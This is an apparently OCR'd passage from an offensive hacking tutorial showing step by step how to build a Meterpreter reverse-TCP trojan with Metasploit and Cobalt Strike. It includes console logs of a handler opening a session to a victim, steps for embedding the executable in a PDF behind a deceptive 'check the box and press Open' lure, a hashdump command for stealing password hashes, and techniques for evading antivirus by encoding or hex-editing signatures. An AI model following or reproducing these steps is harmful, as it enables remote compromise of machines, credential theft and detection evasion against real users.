
```
[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set lhost 192.168.28.133
lhost => 192.168.28.133
resource (/root/.set/meta_config)> set lport 4444
lport => 4444
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.
msf  exploit(handler) >
[*] Started reverse handler on 192.168.28.133:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.28.138
[*] Meterpreter session 1 opened (192.168.28.133:4444 -> 192.168.28.138:1048) a
 2013-07-20 20:29:50 -0400

msf  exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
```

l) Wrapping Using Linux:

The coalt strike is better than armitage in the point that it can do wrapping.



```
root@bt:~# cd Desktop/
root@bt:~/Desktop# cd cobaltstrike/
root@bt:~/Desktop/cobaltstrike# ./cobaltstrike
mime.types not loaded: java.io.FileNotFoundException: mime.types (No such file o
```



windows/meterpreter/reverse_tcp

Windows Meterpreter (Reflective Injection), Reverse TCP Stager


Connect back to the attacker, Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged)

Option	Value
Encoder	x86/shikata_ga_nai
EXITFUNC	process
Iterations	3
KeepTemplateWorking	
LHOST	192.168.28.140

Output: multi/handler

□ Show advanced options

Generate exe file. Search for windows/meterpreter/reverse_tcp payload. Put the ip and port no of the listener. Generate the exe file.




Windows Meterpreter (Reflective Injection), Reverse TCP Stager

Connect back to the attacker, Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged)

Option	Value
Iterations	3
KeepTemplateWorking	
LHOST	192.168.28.140
LPORT	4444
Template ■	

Output: exe

□ Show advanced options




Save In: Desktop

- cobaltstrike
- CEI.pdf
- eduors.pdf
- server

File Name: server2

Files of Type: All Files

To work in multi handler, choose the same payload and put the same ip and port no of the listener. Choose the output to be multi handler.



windows/meterpreter/reverse_tcp

Windows Meterpreter (Reflective Injection), Reverse TCP Stager


Connect back to the attacker, Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged)

Option	Value
Iterations	3
KeepTemplateWorking	
LHOST	192.168.28.140
LPORT	4444
Template ■	

Output: multi/handler

□ Show advanced options

To merge with pdf file, go menu, attacks, packages, adobe pdf. Choose the pdf file and the server file.



Adobe PDF


This package embeds an executable into an Adobe PDF file.
Requires Reader 8.x or 9.x on Windows XP SP3

Message: To view the encrypted content please check the "Do not show this message again" box and press Open.

PDF File:


Embed EXE:

When you run the infected file in the client machine you will see it



```
Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database
```

m) Encoding the Torjan so the anti-virus will not detect it:



Understand How To Encoding Trojan

We need encrypt Trojan because antivirus can not detect server and stop process
Can used more techniques for encrypt server but need required you have knowledge for assembly or c++ or vb programming language
antivirus detect malware: Signature-based and behavioral based

You can scan server by Free Online Multi Engine Antivirus File and URL
http://vscan.novirusthanks.org/
https://www.virustotal.com/en/

Windows Tools
Xenocode Postbuild
Hex Workshop

Encoding Payloads By Metasploit
Msfconsole
Set
Cobalt strike or armitage

The antivirus program when wants to detect any virus or malware or Trojan, it can work though two ways, signature based or behavioral based. The anti virus program has a database that has a lot of codes and when it finds the code in the file it scans, it will know that it is Trojan with some name or virus with some name. The behavioral based can see the behavior of the program when it run. From the behavior of the progrman it can detect whether it is virus or Trojan. Most programs works as signature based and some works as behavioral based.


There are some sites that have muti engine virus scan that can scan any file with many anti viruses. Virustotal.com can scan with 46 engines.

VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware.

No file selected

Maximum file size: 64MB

You can encrypt the Trojan and scan it in virustotal.com, but that make the antiviruses detect your Trojan from virustotal.com. Encode the program customized.exe with xencode program.



Select the application assemblies:


File	Type	Version (Culture)	Public Key Token	Source Path
Customized.exe	Native 32-bit executable			C:\Documents and Settings\user\Deskto...

Select the option below which best describes your application:

Preset: Aggressive - Recommended for managed executable applications

You can encrypt the file using hex workshop program. Search by trial error the part that has virus signature and change a letter on it so the file will not be detected by antivirus.

n) Encoding in Metasploit



Understand How To Encoding Trojan

We need encrypt Trojan because antivirus can not detect server and stop process
Can used more techniques for encrypt server but need required you have knowledge for assembly or c++ or vb programming language
antivirus detect malware: Signature-based and behavioral based

You can scan server by Free Online Multi Engine Antivirus File and URL
http://vscan.novirusthanks.org/
https://www.virustotal.com/en/

Windows Tools
Xenocode Postbuild
Hex Workshop

Encoding Payloads By Metasploit
Msfconsole
Set
Cobalt strike or armitage

Metasploit has some encoders that we can use when we generate the payload.
To see the encoders in metasploit, type


```
# msfconsole
```

```
Msf> use payload/windows/meterpreter/reverse_tcp
```

```
Msf> show encoders
```

The best is x86/shikata_ga_ni. Generate the payload with this encoder

MSf> generate –t exe –f Mahmoud –e x86/shikata_ga_ni



```
msf  payload(reverse_tcp) > generate -t exe -f mahmoud -e  x86/shikata_ga_nai
```

Download armitage


#apt-get install armitage

Start the sql services

#service postgresql start

Start armitage

Go windows then meterpreter then reverse_tcp We choose the encoder and LHOST and LPORT and they are the IP address and port of the hacker machine listening to payload. Choose the output file to be exe file.



windows/meterpreter/reverse_tcp


Windows Meterpreter (Reflective Injection), Reverse TCP Stager

Connect back to the attacker, Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged)

Option	Value
Encoder	x86/shikata_ga_nai
EXITFUNC	process
Iterations	3
KeepTemplateWorking	
LHOST	192.168.1.4

Output: multi/handler

Scan the file in virustotal> You will see it was detected by 35 antivirus



File already analysed

This file was already analysed by VirusTotal on **2013-07-26 21:11:17** .


Detection ratio: 35/46

You can take a look at the last analysis or analyse it again now.

